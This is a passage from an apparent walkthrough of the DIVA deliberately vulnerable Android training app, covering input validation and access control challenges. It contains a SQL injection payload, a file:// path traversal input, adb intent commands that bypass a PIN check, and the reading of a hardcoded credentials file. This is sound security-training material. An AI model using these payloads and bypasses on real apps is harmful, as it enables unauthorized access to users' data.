drwxrwxrwx root     root              2020-04-06 07:50 Download
drwxrwxrwx root     root              2020-04-06 07:50 Movies
drwxrwxrwx root     root              2020-04-06 07:50 Music
drwxrwxrwx root     root              2020-04-06 07:50 Notifications
drwxrwxrwx root     root              2020-04-06 07:50 Pictures
drwxrwxrwx root     root              2020-04-06 07:50 Podcasts
drwxrwxrwx root     root              2020-04-06 07:50 Ringtones
root@android:/mnt/sdcard # cat .uinfo.txt
ahmed:aymansecret
root@android:/mnt/sdcard #
```

7- Input Validation Issues 1

Taking input and passing it directly to sql query (SQL injection)

7. Input Validation Issues - P...


Objective: Try to access all user data without knowing any user name. There are three users by default and your task is to output data of all the three users with a single malicious search.

Hint: Improper or no input validation issue arise when the input is not filtered or validated before using it. When developing components that take input from outside, always validate it. For ease of testing there are three users already present in the database, for example one of them is admin, you can try searching for admin to test the output.

ahmed

SEARCH

Checking the code



open mobile app no 7
insert ahmed' or 1 = 1 #
now you have dumped the database

7. Input Validation Issues - P...

Objective: Try to access all user data without knowing any user name. There are three users by default and your task is to output data of all the three users with a single malicious search.

Hint: Improper or no input validation issue arise when the input is not filtered or validated before using it. When developing components that take input from outside, always validate it. For ease of testing there are three users already present in the database, for example one of them is admin, you can try searching for admin to test the output.

'ahmed' or 1=1 -- -

User: (admin) pass: (passwd123) Credit card: (1234567812345678)
User: (diva) pass: (p@ssword) Credit card: (1111222233334444)
User: (john) pass: (password123) Credit card: (5555666677778888)

Trial

8- Input Validation Issues 2

Taking input and passing it to a webview (Path traversal)

8. Input Validation Issues - P...

Objective: Try accessing any sensitive information apart from a web URL.
Hint: Improper or no input validation issue arise when the input is not filtered or validated before using it. When developing components that take input from outside, always validate it.

https://www.google.com

VIEW

Trial

Checking the code


```
android.support
jakhar.aseem.diva
APICreds2Activity.class
APICredsActivity.class
AccessControl1Activity.class
AccessControl2Activity.class
AccessControl3Activity.class
AccessControl3NotesActivity.class
BuildConfig.class
DivaJni.class
Hardcode2Activity.class
HardcodeActivity.class
InputValidation2URISchemeActivity.class
    InputValidation2URISchemeActivity
InputValidation3Activity.class
InsecureDataStorage1Activity.class
InsecureDataStorage2Activity.class
InsecureDataStorage3Activity.class
InsecureDataStorage4Activity.class
LogActivity.class
MainActivity.class
```

InputValidation3Activity.class | InputValidation2URISchemeActivity.class | InsecureDataStorage3Activity.class | InsecureDataSt

```
package jakhar.aseem.diva;

import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.view.View;
import android.webkit.WebView;
import android.widget.EditText;

public class InputValidation2URISchemeActivity extends AppCompatActivity {
  public void get(View paramView) {
    EditText editText = (EditText)findViewById(2131492993);
    ((WebView)findViewById(2131492995)).loadUrl(editText.getText().toString());
  }

  protected void onCreate(Bundle paramBundle) {
    super.onCreate(paramBundle);
    setContentView(2130960609);
    ((WebView)findViewById(2131492995)).getSettings().setJavaScriptEnabled(true);
  }
```


getting the website with no input sanetization


pass this to app
file://mnt/sdcard/demo.txt



9- Access Control Issue 1

We need to access the apk credentials without clicking this button (broken access control)





Checking the code

```java
public class AccessControllActivity extends AppCompatActivity {
  protected void onCreate(Bundle paramBundle) {
    super.onCreate(paramBundle);
    setContentView(2130968601);
  }

  public void viewAPICredentials(View paramView) {
    Intent intent = new Intent();
    intent.setAction("jakhar.aseem.diva.action.VIEW_CREDS");
    if (intent.resolveActivity(getPackageManager()) != null) {
      startActivity(intent);
      return;
```


go to android manifest file --> access control 1 activity
find this this Intent filter that gets the credentials file

```
<activity android:label="@string/d9" android:name="jakhar.aseem.diva.AccessControl1Activity"/>
<activity android:label="@string/apic_label" android:name="jakhar.aseem.diva.APICredsActivity">
  <intent-filter>
    <action android:name="jakhar.aseem.diva.action.VIEW_CREDS"/>
    <category android:name="android.intent.category.DEFAULT"/>
  </intent-filter>
</activity>
```

we try to invoke this intent directly with activity manager :
adb shell
am start -a jakhar.aseem.diva/jakhar.aseem.diva.action.VIEW_CREDS

```
Starting: Intent { act=jakhar.aseem.diva.action.VIEW_CREDS }
root@kali:~/Desktop/diva# adb shell am start -a  jakhar.aseem.diva.action.VIEW_CREDS
Starting: Intent { act=jakhar.aseem.diva.action.VIEW_CREDS }
```

we go to the genymotion



10- Access Control Issue 2 (Authentication based)

There is an authentication that we need to bypass and get the credentials

10. Access Control Issues - P...

Objective: You are able to access the Third Party app TVEETER API credentials after you have registered with Tveeter. The App requests you to register online and the vendor gives you a pin, which you can use to register with the app. Now, try to access the API credentials from outside the app without knowing the PIN. This is a business logic problem so you may need to see the code.

Hint: Components of an app can be accessed from other apps or users if they are not properly protected and some may also accept external inputs. Components such as activities, services, content providers are pron

Register Now. Already Registered.

VIEW TVEETER API CREDENTIALS

Trial

Checking the code

```
jakhar.aseem.diva
  APICreds2Activity.class
  APICredsActivity.class
  AccessControl1Activity.class
  AccessControl2Activity.class
    AccessControl2Activity
  AccessControl3Activity.class
  AccessControl3NotesActivity.class
  BuildConfig.class
  DivaJni.class
  Hardcode2Activity.class
  HardcodeActivity.class
  InputValidation2URISchemeActivity.class
  InputValidation3Activity.class
  InsecureDataStorage1Activity.class
  InsecureDataStorage2Activity.class
  InsecureDataStorage3Activity.class
  InsecureDataStorage4Activity.class
  LogActivity.class
  MainActivity.class
  NotesProvider.class
  R.class
  SQLInjectionActivity.class
```

```
InputValidation3Activity.class | InputValidation2URISchemeActivity.class | SQLInjectionActivity
InsecureDataStorage3Activity.class | InsecureDataStorage4Activity.class

package jakhar.aseem.diva;

import android.content.Intent;
import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import android.view.View;
import android.widget.RadioButton;
import android.widget.Toast;

public class AccessControl2Activity extends AppCompatActivity {
  protected void onCreate(Bundle paramBundle) {
    super.onCreate(paramBundle);
    setContentView(2130968602);
  }

  public void viewAPICredentials(View paramView) {
    RadioButton radioButton = (RadioButton)findViewById(2131492973);
    Intent intent = new Intent();
    boolean bool = radioButton.isChecked();
    intent.setAction("jakhar.aseem.diva.action.VIEW_CREDS2");
    intent.putExtra(getString(2131099686), bool);
    if (intent.resolveActivity(getPackageManager()) != null) {
      startActivity(intent);
      return;
    }
```

We see he creates an Intent here to view the creds
but he also passes a boolean value that we need to pass as well

note here

jd-gui changes the variables names as we see here to a random number , to get the real value use jadx with this command

 # jadx-gui /root/Desktop/diva/classes.dex

```
classes.dex
Source code
  android.support
  jakhar.aseem.diva
    AccessControl1Activity
    AccessControl2Activity
    AccessControl3Activity
    AccessControl3NotesActivi
    APICreds2Activity
    APICredsActivity
    BuildConfig
    DivaJni
    Hardcode2Activity
    HardcodeActivity
    InputValidation2URIScheme
    InputValidation3Activity
    InsecureDataStorage1Activ
    InsecureDataStorage2Activ
    InsecureDataStorage3Activ
    InsecureDataStorage4Activ
    LogActivity
    MainActivity
```

```
.BuildConfig | jakhar.aseem.diva.AccessControl3Activity | jakhar.aseem.diva.APICre

1  ckage jakhar.aseem.diva;
2
3  port android.os.Bundle;
4  port android.support.v7.app.AppCompatActivity;
5  port android.view.View;
6  port android.widget.Button;
7  port android.widget.EditText;
8  port android.widget.TextView;
9  port android.widget.Toast;
10
11 blic class APICreds2Activity extends AppCompatActivity {
12   /* access modifiers changed from: protected */
13   public void onCreate(Bundle savedInstanceState) {
14       super.onCreate(savedInstanceState);
15       setContentView((int) R.layout.activity_apicreds2);
16       TextView apicview = (TextView) findViewById(R.id.apic2TextView);
17       EditText pintext = (EditText) findViewById(R.id.aci2pinText);
18       Button vbutton = (Button) findViewById(R.id.aci2button);
19       if (!getIntent().getBooleanExtra(getString(R.string.chk_pin), true)) {
20           apicview.setText("TVEETER API Key: secrettveeterapikey\nAPI User name: div
21           return;
```


root@kali:~/Desktop/diva/apkunzip/diva-beta/res/values# cat strings.xml
we check the strings file that contains the mapping for all variables

```
<string name="appbar_scrolling_view_behavior">android.support.
<string name="character_counter_pattern">%1$d/%2$d</string>
<string name="chk_pin">check_pin</string>
<string name="d1">1. Insecure Logging</string>
```

am start jakhar.aseem.diva.action.VIEW_CREDS2 --> doesnot work (protected)

we need to call this parameter in order to bypass
am start -a jakhar.aseem.diva.action.VIEW_CREDS2 --ez "check_pin" false

we go back to the genymotion and we get the key without any registration



11- Access Control Issue 2 (Leaking Content Provider)

content providers are like a middle man between application and some backend like db, file and so.


11. Access Control Issues - P...

Objective: This is a private notes application. You can create a PIN once and access your notes after entering the correct pin. Now, try to access the private notes from outside the app without knowing the PIN.

Hint: Components of an app can be accessed from other apps or users if they are not properly protected and some may also accept external inputs. Components such as activities, services, content providers are prone to this.

Enter 4 Digit PIN

CREATE/CHANGE PIN




First to find out the content provider URI from the Androidmanifest file

```
    </activity>
    <activity android:label="@string/d10" android:name="jakhar.aseem.diva.AccessControl2Activity"/>
  - <activity android:label="@string/apic2_label" android:name="jakhar.aseem.diva.APICreds2Activity">
    - <intent-filter>
        <action android:name="jakhar.aseem.diva.action.VIEW_CREDS2"/>
        <category android:name="android.intent.category.DEFAULT"/>
      </intent-filter>
    </activity>
    <provider android:authorities="jakhar.aseem.diva.provider.notesprovider" android:enabled="true" android:exported="true"
    android:name="jakhar.aseem.diva.NotesProvider"/>
    <activity android:label="@string/d11" android:name="jakhar.aseem.diva.AccessControl3Activity"/>
    <activity android:label="@string/d12" android:name="jakhar.aseem.diva.Hardcode2Activity"/>
